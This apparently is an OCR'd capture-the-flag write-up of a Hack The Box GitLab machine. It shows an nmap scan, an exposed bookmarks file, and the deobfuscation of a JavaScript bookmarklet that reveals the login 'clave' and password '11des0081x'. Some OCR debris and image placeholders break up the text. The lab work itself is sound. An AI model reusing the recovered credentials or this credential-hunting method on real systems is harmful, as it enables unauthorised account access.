



```
root@kali:~/Masaüstü# nmap -sC -sV -p- -T4 10.10.10.114
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-12 18:44 +03
Nmap scan report for 10.10.10.114
Host is up (0.094s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)
|   256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)
|_  256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)
80/tcp open  http    nginx
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.114/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 228.50 seconds
```



GitLab Community Edition

Open source software to collaborate on code


Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Username or email: clave


Password: ●●●●●●●●●●

☐ Remember me



Index of /help


[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[TXT]	bookmarks.html	2019-07-30 12:46	4.4K	




Bookmarks

Bookmarks bar


Hack The Box :: Penetration Testing Labs
Enterprise Application Container Platform | Docker
PHP: Hypertext Preprocessor
Node.js
Gitlab Login



```
javascript:(function(){ var _0x4b18=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x...b18[2]](_0x4b18[1])[_0x4b18[0]]= _0x4b18[3];document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()
```



```
<!DOCTYPE netscape-bookmark-file-1>
<!--This is an automatically generated file. It will be read and overwritten. DO NOT EDIT!-->
<html> ev
  <head>…</head>
  <body>
    <h1>Bookmarks</h1>
    <dl>
      <p>…</p>
      <dt>
        <h3 add_date="1564422476" last_modified="0" personal_toolbar_folder="true">Bookmarks bar</h3>
        <dl>
          <p>…</p>
          <dt>…</dt>
          <dt>…</dt>
          <dt>…</dt>
          <dt>…</dt>
          <dt>
            <a href='javascript:(function(){ var _0x4b18=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C
\x61\x76\x65","\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]=
_0x4b18[3];document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()'
            add_date="1554932142">Gitlab Login</a>
```




```
javascript:(function(){ var _0x4b18=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74\x45
\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","
\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]= _0x4b18[3];document[_0x4b18[2]]
(_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()
```


● None ○ Eval ○ Array ○ _Number ○ JSFuck ○ JJencode ○ AAencode ○ URLencode ○ Packer ○ Javascript Obfuscator ○ My Obfuscate ○ Unreadable

☑ Beautify □ Auto

```
javascript: (function () {
    var _0x4b18 = ["value", "user_login", "getElementById", "clave", "user_password", "11des0081x"];
    document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]] = _0x4b18[3];
    document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]] = _0x4b18[5];
})()
```



```
----------------------------------------------------------------------
function () {
    var _0x4b18 = ["value", "user_login",
        "getElementById", "clave",
        "user_password", "11des0081x"
    ];
    document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]] = _0x4b18[3];
    document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]] = _0x4b18[5];
}
----------------------------------------------------------------------
document["getElementById"]("user_login")["value"] = "clave"
document["getELementById"]("user_password")["value"] = "11des0081x"
```



You won't be able to create new projects because you have reached your project limit. **Don't show again | Remind later**


Projects

Your projects Starred projects Explore projects

Filter by name... | Last updated

All Personal

